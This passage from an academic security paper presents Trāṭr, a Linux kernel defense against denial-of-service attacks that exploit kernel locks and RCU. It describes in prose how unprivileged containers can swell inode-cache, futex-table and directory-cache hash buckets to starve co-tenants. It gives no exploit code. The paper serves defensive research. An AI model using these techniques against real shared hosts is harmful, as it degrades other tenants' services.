The contributions of our work are threefold: (1) We describe two new classes of attacks on shared synchronization primitives – synchronization and framing attacks that lead to large denials of service; (2) We demonstrate Linux kernel vulnerabilities exposing tenants to synchronization and framing attacks from other unprivileged tenants; and (3) We describe Trāṭr that defends against these attacks with low-overhead tracking and detection mechanisms for in-progress attacks, and prevention and recovery mechanisms for restoring performance to pre-attack levels.

2 Synchronization under attack

In this section, we discuss how shared infrastructure in data centers rely on shared data structures protected by a variety of synchronization mechanisms, and how exploiting these synchronization mechanisms can lead to denial-of-service attacks.

2.1 Concurrent Shared Infrastructure

Shared infrastructure is common in the data center comprising the CPU, memory, disk, and network. System software such as a virtual machine monitor or operating system allows multiple tenants to concurrently share the hardware creating *concurrent shared infrastructure*. The most common tenant environments for shared infrastructure are virtual machines (VMs) and containers. With VMs, each tenant runs their operating system over virtual hardware resources provided by a virtual machine monitor, which space- or time-shares physical resources across virtual machines.

Container isolation is based on a combination of mechanisms. Containers rely on schedulers to fairly share preemptable resources such as CPU, disk, or network between containers. For memory, accounting and allocation limits prevent containers from overusing memory. The operating system provides private namespaces for each container that prevents them from accessing resources of other containers such as private file system directory trees and private sets of process IDs. An operating system kernel provides virtual software resources (files, sockets, processes) to each container. Substantial effort has gone into isolation so that one container or VM has minimal performance impact on others [23, 30, 33, 36, 40, 60, 67] and each container or VM obtains a fair share of the resources. However, these isolation controls are built atop shared kernel data structures; in many cases, the kernel maintains global data structures shared by all containers and relies on scheduling, accounting, and namespaces to prevent interference. Our work focuses on container-based isolation, as its higher-level interfaces create more opportunities for performance interference.

2.2 Synchronization and Framing Attacks

Container isolation mechanisms do not directly isolate accesses to the operating system's global data structures. Operating system kernels contain hundreds of data structures global to the kernel and shared across containers. These structures rely on synchronization primitives such as mutual exclusion locks, read copy update (RCU), and reader-writer locks to allow concurrent access. Multiple containers make unprivileged system calls to access the same kernel data structures using these synchronization primitives in a shared environment. We focus on mutual exclusion locks and RCU as they are heavily used in the kernel.

Synchronization primitives do not control how long one tenant can spend in a critical section accessing a data structure. Locks are mutually exclusive such that once held, they prevent any other process trying to acquire the lock from making progress. Likewise, RCU allows multiple readers to access the data structure, but updaters wanting to free objects must wait until all prior read critical sections complete [39]. We call the time spent waiting to acquire a lock or to let all the prior read critical sections complete *synchronization stalls*.

Consider a linked list in Listing 1 that supports `insertion` (insert()) and `search` (find()) operations. An attacker can cause lock contention by repeatedly accessing the list. If the list is short, the synchronization stalls will not be long, but if

```
struct node {
  int data;
  struct node *next;
};

void insert(struct node **list, struct node *n) {
  lock();
  n->next = *list; *list = n;
  unlock();
}

struct node *find(struct node **list, int data) {
  lock();
  struct node *n = *list;
  while (n) {
    if (n->data == data) {
      unlock();
      return n;
    }
    n = n->next;
  }
  unlock();
  return NULL;
}
```

Listing 1: Simple linked list example

an attacker can vastly expand the list, then the time spent in search operations will increase, and victims may stall waiting to access the list. We term this a *synchronization attack*, in which an attacker increases the critical section size to deny victims access to one or more shared data structures. Such an attack occurs when:

- Condition $S1$: A shared kernel data structure is protected by a synchronization primitive that can block such as a mutual exclusion lock or RCU.
- Condition $S2$: Unprivileged code can control the duration of the critical section by either
  - $S2_{input}$: providing inputs that cause more work to happen within the critical section
    OR
  - $S2_{weak}$: accessing a shared kernel data structure with weak complexity guarantees e.g., linear.
    AND
  - $S2_{expand}$: expanding the shared kernel data structure to trigger the worst-case performance.

We term the case when an attacker targets a synchronization primitive (condition $S1$) and uses input parameters (condition $S2_{input}$) to increase critical section size an *input parameter attack*. One known example of an input parameter attack occurs when a rename operation is performed on a large directory, holding a shared per-filesystem lock while traversing the entire directory [48]. We also found that AppArmor [1] holds a shared namespace root lock while loading profiles, so loading a large profile can hold the lock for tens of seconds. Existing solutions can address input parameter attacks by ensuring lock usage fairness (fixing condition $S1$) with Scheduler Cooperative Locks (SCLs) [48] or by using regression-based analysis [34] (breaking condition $S2_{input}$). Given these solutions, input parameter attacks are not the focus of this paper.

In this paper, we focus on the more challenging synchronization attacks that exercise conditions $S2_{weak}$ and $S2_{expand}$. For the linked list example, the lock protecting the critical section meets condition $S1$, the list exhibits weak properties meeting condition $S2_{weak}$, and elongating the list meets condition $S2_{expand}$. Even if RCU replaces the lock, the expanded list leads to a lengthy read-side critical section, stalling the victims who want to delete from the list.

Synchronization attacks are *active attacks* if the attacker itself executes the long critical section. However, in some cases, the attack can continue without the further participation of the attacker. For example, consider what can happen if other tenants traverse the elongated list. After an attacker adds millions of entries to the list, other processes will continue to traverse the longer list, leading to more time traversing the list and more time stalling on the lock.

We term this a *framing attack* because an inspection of who holds the lock will incorrectly frame innocent victim threads rather than identifying the attacker that expanded the data structure. Like a criminal framing someone innocent for a crime, this attack directs blame at other victims. This is a *passive attack*, as the attacker needs to do nothing to continue the performance degradation. More precisely, a framing attack is an extension of a synchronization attack and occurs when:

- Condition $S1 + S2_{weak} + S2_{expand}$: An attacker expands a shared kernel data structure with weak complexity guarantees, i.e., a synchronization attack is in progress or was launched earlier.
- Condition $F1$: Victim tenants access the affected portion of the shared data structure with worst-case behavior.

In framing attacks, for mutual exclusion locks, the excessive stalls are attributed to other victims traversing the list rather than the attacker that grew the list. RCU relies on the *grace period* to ensure that existing readers finish their access before a delete operation starts. For expanded data structures, the longer read-side critical section leads to a longer grace period impacting performance. Thus, the victims continue to observe poor performance due to the past actions of the attacker.

Synchronization attacks make the victims stall longer; framing attacks additionally make them spend more time in the critical section. Framing and synchronization attacks can happen at the same time. Consider a situation where a hash table uses the protected list to build hash buckets. The attacker may target a single hash bucket by adding many entries leading to a synchronization attack on that bucket. The victims will have to wait longer to acquire the lock. If one of these starved victims access the target hash bucket, they will traverse the elongated list and hold the lock longer, leading to a framing attack. Addressing framing attacks requires additional steps to repair the shared data structures even after the attacker stops executing to ensure condition $F1$ is not met. Merely preventing the continuation of an attack does not stop victims from accessing the expanded data structure.

Algorithmic Complexity Attacks vs. Adversarial Synchronization. Even though adversarial synchronization looks similar to algorithmic complexity attacks, they are fundamentally different. While the algorithmic complexity attacks target preemptable resources, synchronization and framing attacks target non-preemptable resources like mutual exclusion locks.

There have been numerous algorithmic complexity attacks that end up exhausting one or more CPUs in the system [4–12, 61]. As the CPUs are exhausted, they cannot execute the regular user workload leading to denial-of-services. As container isolation guarantees proper isolation of preemptable resources, such attacks may not impact all the containers running on the host.

On the other hand, synchronization attacks make victims stall longer, and framing attacks stall the victims and make them execute longer. As these attacks target shared synchronization primitives, more than one container that needs to access the shared synchronization primitive and the kernel services are impacted, leading to poor performance. Existing container isolation mechanisms do not treat synchronization as a resource and hence cannot handle the monopolization of the shared synchronization primitives.

3 Real-World Problems

In this section, we present the threat model and show how locks and RCU can turn adversarial in the Linux kernel.

3.1 Threat Model

We assume the following about the adversary and environment. One or more containers run on a single physical machine. All containers, including the one that plays the role of an adversary, hereafter called an attacker, run arbitrary workloads that can access OS services via system calls. We assume there is a 1-1 mapping between tenants to users, and each container is associated with a user. No container, including the attacker, has special privileges. Due to random cloud scheduling, we assume a single attacker, thereby removing the possibility of collusion. We place no limit on the number of containers a single user can run on a single physical machine.

The attacker targets one or more synchronization primitive in an operating system making other containers accessing the same primitives starve or waste CPU time, leading to poor performance or denial-of-service. The attacker can use either a single container or multiple containers to launch an attack.

3.2 Synchronization and Framing Attacks on Linux kernel

We describe three Linux kernel data structures that are vulnerable to Algorithmic Complexity Attacks (ACAs) and can be used to launch synchronization and framing attacks. The setup is the same as used in Section 5.

Synchronization attack on inode cache. The Virtual File System maintains the inode cache to avoid expensive disk accesses to read file metadata [14]. A global lock `inode_hash_lock` protects the inode cache (meets $S1$). The inode cache is implemented as a hash table meeting $S2_{weak}$ as collisions in a hash bucket are handled with a linked list of inodes with the same hash value. The number of buckets in the hash table is decided at boot time based on memory size.[1]

The inode cache hash function combines the inode number, unique to each file, and the address of the file system superblock data structure in memory. This address is set when a volume is mounted but varies across systems and boots. While the inode number for a file is visible to unprivileged users, the superblock address is not, and without that address, it is hard to predict which hash bucket an inode will reside in.

We have found a way to break this function, which we describe in detail in the Appendix. By creating files with specific inode numbers, a user can probe for the superblock address, allowing them to create files in a single hash bucket that grows and is slow to traverse. Although users cannot generally specify the inode number for a file, this is possible with a FUSE unprivileged file system in user-space [66]. For Docker, mounting needs CAP_SYS_ADMIN, which is privileged [32]. Linux supports unprivileged FUSE mounts [35], although Docker disables this by default. [2] As a workaround, we use the idea of Linux user namespaces [43] discussed by NetFlix [27] and elsewhere[2] to mount the FUSE file system in an unprivileged environment.


After mounting the FUSE filesystem, a user can create files with arbitrary inode numbers and create collisions in the inode hash, leading to long lists in some hash bucket (meets $S2_{expand}$). Because of the large number of hash buckets, it is difficult for the attacker to target a specific file for contention. Instead, the attacker continues to access the same bucket, elongating critical sections.

To show the impact on the victim's performance, we run an Exim mail server container as a victim and launch an inode cache attack from a separate container. We run MOSBENCH [16] scripts as the client from another machine to send messages to the Exim server.

Figure 1a shows the timeline of the throughput and average latency for the duration of the attack. Once the attack starts, the performance reduces significantly. The attacker initiates probing the inode cache to determine the superblock address. Around 100 seconds, the attacker finds the superblock address and then targets a random hash bucket. The lock is held while adding entries to this bucket, starving the Exim mail server and reducing its throughput by 92% (12x). The attacker

[1] For a system having 128 GB DRAM, the inode cache has $2^{22} = 4,194,304$ hash buckets.

[2] A bug is already filed to allow FUSE functionality by default - https://github.com/docker/for-linux/issues/321.



(a) Inode cache attack **(b)** Futex table attack **(c)** Directory cache attack

Figure 1: Performance of applications under attack. *(a) Throughput and Average Latency timeline of Exim Mail Server when under inode cache attack. (b) Throughput and Average Latency timeline of UpScaleDB when under futex table attack. (c) Throughput and grace period timeline of Exim Mail Server when under directory cache attack. Prepare to attack means that the attacker starts to launch the attack and initiates probing and identify a target hash bucket. Once a target hash bucket is identified, the attack is launched.*

continues to add more entries to the hash bucket, increasing the lock hold time further. In comparison, when we run two other applications – DBENCH and UpScaleDB instead of the attacker to generate interference, we observe a 15% reduction in the performance.

Moreover, an economic impact is also associated as the victims spin while waiting to acquire the lock. We observe that around 33% of the total CPU used by the victim threads is spent on waiting to acquire the lock. Given enough resources and time, an attacker can further increase the wait times by adding more threads leading to even worse performance.

Framing attack on futex table. The Linux kernel supports futexes, a light-weight method to support thread synchronization in user-space [28]. A futex provides the ability to wait on a *futex variable*, which is any location in memory until another thread signals the thread to wake up. Futexes are used to build synchronization abstractions such as POSIX mutexes and condition variables. The `futex()` syscall lets the user-space code wait and signal futex variables.

Rather than maintain a wait queue for each futex variable, the kernel maintains a *futex table*, and each bucket in the table is a shared wait queue (meets $S2_{weak}$). The kernel hashes the futex variable address to identify the wait queue for a futex variable. When a thread waits on a futex, the kernel adds the thread to the wait queue dictated by the hash of the futex variable. Similarly, when waking a thread, the kernel must walk the shared wait queue looking for multiple threads waiting on that futex variable. As a result, several futex variables belonging to the same or different applications can share a single wait queue. A separate lock protects each hash bucket (meets $S1$). The number of buckets is decided at boot time and is a multiple of the number of CPUs in the system.[3]

As the number of hash buckets is small, the attacker uses bucket probing to identify a target hash bucket instead of breaking the hash function. The attack starts by allocating a few thousand futex variables to map them to different wait queues. The attacker then probes the wait queues by calling futex() to wake a thread for each variable while measuring the time it takes to complete the syscall. The syscall will take measurably longer to complete if victim processes are already using a wait queue, allowing the attacker to attack these wait queues.

After identifying a busy-wait queue, the attacker spawns thousands of threads that wait on the target futex variable, thereby expanding the wait queue (meets $S2_{expand}$). Upon expansion, any victims sharing the queue must walk the elongated queue to wake up their threads, leading to longer lock hold times, longer stalls, and poor performance.

We conduct an experiment by running UpscaleDB, an embedded key-value database [65], within a container as a victim to show the performance impact. We use the built-in benchmarking tool ups_bench to run an in-memory insert-only workload. Figure 1b shows the throughput and average latency timeline. Before the attack starts, UpscaleDB observes high throughput while the average latency remains constant. During the first part of the attack, the attacker probes the futex table, and around time 54 seconds, identify a busy-wait queue and starts creating threads to lengthen the queue. This leads to highly variable performance for UpScaleDB, reducing throughput between 65 to 80% (3x-5x). We also observe that the tail latency increases from around 10-15 milliseconds to 0.7-1.2 seconds, an increase of 45x to 100x. We observe a 10% reduction in the performance if we run DBENCH and Exim mail server instead of the attacker.

Unlike the inode cache attack, in this scenario, the attacker becomes passive and sits idle after creating the waiting threads, which demonstrates a framing attack – there is lock contention, but the attacker is not actively acquiring the lock. When the victim access the target hash bucket, the condition $F1$ is met. From an economic impact perspective, the victim spends around 40% of the total CPU time waiting to acquire the lock. Moreover, as the victim is forced to traverse an expanded list, we observe that the victim's total CPU usage increases by 2.3x times compared to baseline and may end up paying more for the extra CPU usage.

Synchronization attack on Directory cache. Lastly, we show a vulnerability that can be exploited by an attacker that can break the dcache hash function. The Linux directory

[3] For a 32 CPU system, the hash table comprises $256 * 32 = 8,192$ hash buckets.

cache (dcache) stores dentry structures to support filename lookups [64]. The dcache is implemented as a hash table where each bucket stores a linked list of dentries with the same hash value. The hash function uses the parent dentry address and the filename to calculate the hash value.

For efficiency, the dcache relies on RCU to allow concurrent read access, but freeing entries must wait for all concurrent readers to leave the read critical section. This wait, called a *grace period*, ensures that no reader is holding a reference to the deleted object. RCU provides synchronous (`synchronize_rcu()`) or asynchronous (`call_rcu()`) APIs for this purpose. While the synchronous API makes the user wait until the grace period ends, the asynchronous API registers a call back that the RCU subsystem executes after the grace period is over. As RCU is shared across the Linux kernel, any increase in the grace period stalls the victims.

The attack exploits the dcache's support for *negative entries*. These entries record that no such file exists. By breaking the hash function, an attacker can create millions of negative entries mapping to a single hash bucket, thereby meeting condition $S1 + S2_{weak} + S2_{expand}$. Before creating a negative entry, the lookup operation first walks through the hash bucket to check if the entry exists or not. The hash bucket walk is part of the RCU read-side critical section. Walking an expanded hash bucket increases the read-side critical section, thereby increasing the grace period size too. Victims using the `synchronize_rcu()` will stall until the grace period is over. In the case of `call_rcu()`, freeing objects will be delayed, and more work will pile up for the RCU background thread to execute the callbacks leading to lower performance or out of memory conditions [38, 51, 52, 58].

To demonstrate the attack and the impact on the victim's performance, we run an Exim mail server container as a victim and launch the dcache attack from a separate container. We modify the kernel to simulate an attacker targeting any hash bucket. Figure 1c shows the throughput (averaged over 10 seconds) for the duration of the attack. Once the attack starts, as the hash bucket size increases, the read-critical section size increases, increasing the grace period size. Towards the end of the experiment, the performance drops more than 90% (10x) for a few instances. The grace period size increases from 20-30 milliseconds to 2 seconds. The mail server generates hundreds of thousands of callbacks every second overwhelming the RCU background thread.

An attacker can launch the same attack without breaking the hash function by randomly creating hundreds of millions of negative entries instead of targeting a single hash bucket.

Existing Solutions. Attacks on synchronization primitives can be addressed by interrupting one of the criteria necessary for an attack by using lock-free data structures; or using universal hashing, balanced trees or randomized data structures [22] to break condition $S2_{weak}$ and $S2_{expand}$. However, randomized data structures are vulnerable to ACAs [15] and rewriting the kernel to use balanced trees is tedious [20, 49].

Relying on strong hash functions is not enough as an attacker can launch attacks without breaking the hash function. Moreover, it is not easy to convince developers to use secure hash functions such as SipHash due to performance concerns [21]. We observe around 5-6% performance reduction when we replace the existing hash function in the inode cache with SipHash while running a simple file create workload confirming developer concerns. Another approach of rehashing all the entries into a new hash table is possible but is invasive to the code and may cause long delays during rehashing.

SCLs can prevent lock usage dominance during a synchronization attack by guaranteeing lock usage fairness. However, they fail to handle the framing attacks as they are not aware of the cause of the longer lock hold times; they may treat the victims like the one dominating the lock usage and penalize the victims instead of the attacker. More details about SCLs performance can be found elsewhere [46].

Summary. In all these three attacks, the common piece is that the attacker can run arbitrary code to target the synchronization primitives. Using containers is one way to launch attacks by executing any user workload, especially as the container isolation techniques do not directly isolate accesses to the shared layers such as kernel, thereby becoming an easy target for such attacks. Other environments, such as multiple containers running within a single virtual machine, multiple virtual machines running on a shared hypervisor, etc., are vulnerable to such attacks. However, further investigation is needed to confirm if an attacker can target such environments.

Through the inode cache attack, we show how easy it is to obtain the superblock pointer address and break KASLR [25]. Attackers may employ numerous existing methods to break KASLR and extract the addresses needed to break the hash function and launch attacks. Thus, it is important to acknowledge that while we demonstrated the problem on three data structures only, the problem may be widespread as there are hundreds of kernel data structures that may meet the conditions for the attack. We manually analyzed 5429 critical sections protected by 617 locks, a small subsection of the total critical sections in the Linux kernel. We find that 1039 contain loops (19%) and 112 instances (2%) that call `synchronize_rcu()` in the critical section respectively that an attacker can potentially exploit. We briefly describe the manual analysis process in the Appendix.

Therefore, we take a multi-pronged approach to addressing these attacks. We seek (1) light-weight mechanisms to detect an in-progress attack, followed by (2) a combination of prevention strategies for active attacks to block a malicious actor from continuing an attack, and (3) recovery strategies that seek to restore the data structure to its normal access cost.

4 Trāṭr

Trāṭr is an extension to the Linux kernel that provides a framework to detect and mitigate synchronization and fram-

ing attacks. We present the goals for our design and then an overview of Trātṛ design followed by the implementation of Trātṛ with two recovery solutions.

4.1 Goals

We have four high-level goals to guide our design:

Automatic response and recovery. We seek an automated response to synchronization and framing attacks to reduce administrator effort and prevent them from harming performance. While preventing an attacker from continuing may be sufficient for synchronization attacks, framing attacks require recovery to restore data structure performance properties.

Low false positives and negatives. Due to automatic response, we want to reduce false positives and negatives. More so, as there is a thin line between heavy resource usage and denial-of-service, we seek detection mechanisms relying on multiple signals to avoid false positives and negatives.

Easy/flexible to support multiple data structures. Data structures may require specialized recovery solutions, so a single generic solution is not possible. Hence, it should be easy for developers to incrementally add protection to targeted data structures as attacks are identified.

Minimal changes to kernel design and data structures. Much effort has been put into selecting and designing kernel data structures [45]. We want to avoid extensive changes to the kernel or modifications to hash functions that could lead to performance issues.

4.2 Overview

Trātṛ is a Linux kernel extension to defend against synchronization and framing attacks. The first step in using Trātṛ is to identify vulnerable data structures that may be used in attacks. We performed this task manually, but it could be determined using static analysis or as part of an attack postmortem. After finding such a data structure, our general approach is to *track* resource usage in the steady-state and *detect* anomalous resource usage as a sign of attack. On detecting an attack, Trātṛ acts to *prevent* the attack from continuing and to *recover* from the effects of the attack.

Two *detection conditions* are common to all three attacks:

- *Condition LCS: Long critical section.* Expansion of the data structure causes more work for the attacker or victims or both, making the critical section longer.
- *Condition HSUA: High single-user allocations.* A single user has created many entries associated with the data structure.

Neither condition on its own is sufficient to indicate an attack as there may be other reasons for high allocations or long critical section times (e.g., interrupt handling). Hence, Trātṛ first checks *critical section size* and if it's too large, then checks if one user has a majority of the *object allocations*.

On detecting an attack, Trātṛ quickly prevents the attack from worsening by stopping the attacker from extending the data structures for a period. However, without recovery, the attacker can still access the expanded data structure and continue with the synchronization attack, or the victim can access the expanded data structure leading to framing attack. Therefore, the final step is recovery, where Trātṛ tries to repair the data structure to restore its performance to pre-attack levels. Trātṛ relies on the type and purpose of the data structure to find an appropriate recovery mechanism.




Figure 2: High-level design of Trātṛ. *Design showing the four mechanisms of Trātṛ. The Tracking and Prevention mechanisms are part of slab-cache management. Layer 1 Detection measures the synchronization stalls to indirectly measure long critical sections. On finding longer stalls, Trātṛ triggers layer two checks if a user has a majority of object allocations. On finding one, Trātṛ identifies that user as an attacker and initiates prevention and recovery mechanisms. The prevention mechanism prevents the attacker from allocating more entries. Depending on the type of data structure, an appropriate recovery is initiated. The upper box shows the common code, while the lower box shows data structure-specific code.*

4.3 Design & Implementation

A high-level design of Trātṛ is shown in Figure 2. We start with the design for two data structures, the inode cache and futex table, and add the directory cache later to explain the steps for adding a new data structure to Trātṛ. We implement Trātṛ in Linux kernel version 5.4.62.

Tracking: The purpose of tracking is to support detection and recovery. Trātṛ records the allocation and deallocation of objects associated with a vulnerable data structure. When allocating an object, Trātṛ (i) tracks the total number of objects currently allocated by the user and (ii) stores the user ID in the allocated object. The number of objects allocated by each user helps identify the HSUA condition. The user ID information is used by recovery to identify the objects allocated by the attacker. Trātṛ increases the object size by 4 bytes to attach the user ID at the end of the object.

Instead of writing a separate tracking mechanism for each object, we use the Linux kernel slab-cache infrastructure to track the objects. Linux associates a slab-cache with a data structure to manage object allocation and freeing [29, 53]. We modify the common slab-cache management code to selectively record the relevant information for specific slab caches. The current implementation allows for tracking the

Data Structure	Tracking		Detection	Recovery
	Slab-cache	Object	Primitives sampled	
Inode cache	ext4_inode_cachep fuse_inode_cachep	ext4_inode_info fuse_inode	inode_hash_lock	Evict
Futex table	task_struct_cachep	task_struct	futex_hash_bucket.lock	Isolate
Dentry cache	dentry_cache	dentry	RCU	Evict

Table 1: Implementation summary of Trātṛ.

objects allocated using kmalloc() and kmem_cache_alloc() and cannot track the allocations done via the vmalloc() and get_free_pages() APIs. The total objects allocated per user for each slab-cache is stored in a NUMA-aware global hash table, updated during allocation and free operations. For our prototype, Trātṛ tracks four objects associated with the inode cache, the futex table, and the directory cache, which is summarized in Table 1.

Tracking is on the critical path for object allocation and deallocation and does increase memory consumption for the user ID and the global hash table; as we show later, the performance and memory overhead is minimal. Although accounting can be performed across any entities that correspond to a possible attacker (e.g., threads, processes, users, or containers), we currently focus on per-user accounting.

We believe that Trātṛ is not a new avenue for launching adversarial synchronization attacks. Trātṛ only uses the global hash table to track object information per user. We assume that creating millions of users is not an easy task. Thus, an attacker cannot target Trātṛ to launch synchronization and framing attacks on the global hash table. Furthermore, enabling container-level tracking instead of user-level tracking will make it impossible to create millions of containers on a single node even if an attacker succeeds in collocating containers on the same node.

Detection: The primary objective of detection is to check whether the LCS and HSUA conditions are met. When met, Trātṛ detects an attack and initiates prevention and recovery. For efficiency, Trātṛ adopts a two-layered approach. The first layer checks for LCS, while the second layer checks for HSUA and identifies the attacker. For simplicity purposes, a separate kernel thread handles the layered checks and performs recovery for each slab cache. It is possible to merge the layered checks and recovery procedure for multiple slab caches for efficiency purposes. The flowchart of the kernel thread is shown in Figure 3.

To avoid large overheads, Trātṛ does not directly measure the critical section length . Instead, Trātṛ samples the synchronization primitives to measure synchronization stalls, since if a synchronization primitive is under attack, the stalls will be longer than expected. We call this check *Critical Section Sampling (CSS)*. Trātṛ relies on threshold values to detect if the wait time is above expectation; this threshold is determined by assuming a uniform distribution of objects in the hash table, and all CPUs participate in lock acquisition. By running workloads that access inode cache and futex table, we observe that worst-case lock hold times are around 2-3 μs. As our experiments are run on a machine that has 32 CPUs,




Figure 3: Flowchart of the kernel thread associated with a data structure. *The kernel thread that is associated with a data structure performs the detection and recovery mechanism. As part of the detection mechanism, the thread probes the synchronization primitives. If a synchronization stall is more than the threshold, appropriate action is initiated. Upon detecting an attack, the thread executes the TCA check to identify the attacker and initiate prevention window. Lastly, the thread initiates the recovery of the data structure.*

under heavy lock contention, the worst-case wait time will be roughly 64-96 μs as Linux uses queued spinlocks to protect the inode cache and futex table. Therefore, the current implementation uses a threshold of 100 μs. Table 1 shows the locks that Trātṛ samples to detect inode cache and futex table attacks. The sampling for RCU used in the dentry cache will be described later in Section 5.5.

The sampling process is shown in Figure 4. To avoid false positives, Trātṛ must repeatedly observe stall times above the threshold. Trātṛ is adaptive and randomized to handle defense-aware attackers. As shown, Trātṛ creates a *sampling window* within which a lock is repeatedly sampled; if the stall threshold is exceeded multiple times within this window, the CSS check finishes, and Trātṛ proceeds to the TCA check (discussed later). Once a sampling window ends, another window starts immediately. The length of the sampling window is randomly chosen and ranges between 1 and 5.3 seconds.

Within each window, Trātṛ introduces a random delay between two samples to incur low interference with normal user operations. The *sampling delay* begins between 5-20 ms. Trātṛ enters suspicious mode on measuring a stall above the threshold. When suspicious, Trātṛ increases the sampling window size and aggressively samples the lock every 1-5 ms to quickly detect an attack. If no attack is found in the elongated window, Trātṛ returns to normal mode. To ensure attackers cannot slowly expand a data structure, Trātṛ also has a hard limit for the length of a synchronization stall, beyond which an attack is detected immediately. This check ensures that the given lock cannot be held for an extremely long duration.

As the sampling window size and the sampling delay is randomized, Trātṛ makes it difficult for a defense-aware attacker to launch an attack. A defense-aware attacker cannot know when to launch an attack and stop to remain undetected. To remain undetected, the attacker would have to ensure it never holds the lock beyond the threshold and does not repeat it multiple times within the same sampling period. This sig-




Figure 4: Working of Critical Section Sampling. *Trātṛ samples for longer critical section multiple times within a sampling window. Between two samplings, there is a sampling delay when the kernel thread sleeps. When suspicious, Trātṛ increases the sampling window's size, reduces the sampling delay, and aggressively starts sampling to detect an attack early.*

nificantly slows down the attacker and makes the attack less feasible.

If Trātṛ detects multiple long stalls, it initiates the second layer, *Traverse & Check Allocations (TCA)*. In TCA, Trātṛ traverses the data structure associated with the synchronization primitive and uses the 4-byte user ID embedded in each object to count each user's total number of allocations. If a particular user has allocated the majority of entries, Trātṛ tags that user as an attacker and passes their identity to the prevention and recovery mechanisms. Tagging the users holding the lock longer is insufficient to determine the attacker, as it may end up tagging the victim of a framing attack. Thus, the embedded user ID helps Trātṛ to identify the attacker. For the inode cache and futex table, Trātṛ selects the bucket with the most entries for traversal.

Even though Trātṛ tries to avoid false positives, poorly configured applications and stress testing [13] may cause incorrect detection. To avoid an excessive impact on innocent victims, Trātṛ takes a softer but adaptive approach for prevention.

Prevention: We identify two approaches to mitigating attacks. First, the system could terminate or suspend an attacker's container, stopping condition $S2_{expand}$; for some data structures, killing the container could trigger clean-up, stopping condition $F1$ as well. However, we believe killing the container is inappropriate as it may lead to application-level corruption when a user is wrongly identified as an attacker. Suspending the attacker is also inappropriate as the attacker may hold locks that could impact victims. Therefore, we investigate the second approach: attackers are rate limited by stalling them when they try to allocate memory to expand the vulnerable data structure (stopping condition $S2_{expand}$).

The prevention mechanism uses the existing slab-cache infrastructure to prevent the attacker from expanding the attack or launching future attacks. After identifying the attacker, Trātṛ blocks the attacker from allocating more objects from the slab cache for a specific period, called the *prevention window*. Threads from the attacker trying to allocate objects are put to sleep until the window expires. For the inode cache, this means attackers cannot create new in-memory inodes, blocking them from opening/creating files. For the futex table, this means attackers cannot create new threads. Note that Trātṛ does allow allocation requests with the ATOMIC flag, which denotes that the process cannot be blocked; however, this flag is rarely used with vulnerable kernel data structures.


The length of each user's prevention window increases if it performs more attacks. Trātṛ maintains a separate prevention window size for each user. Trātṛ initializes the window size to 1 second and then increases its size depending on how frequently Trātṛ detects the user as an attacker. For an attacker that is continuously trying to launch an attack, the growth factor will be high as the attacks will be frequent. On the other hand, if a victim is wrongly identified as an attacker a few times, the prevention window will stay small, and the victim will be able to resume its work.

Recovery: With only prevention, victims may continue to observe poor performance as the expanded data structure still exists, which the attacker or victim can continue to access. Therefore, recovery is necessary to restore the performance to normal. To design recovery solutions that can support different data structures, Trātṛ offers two solutions.

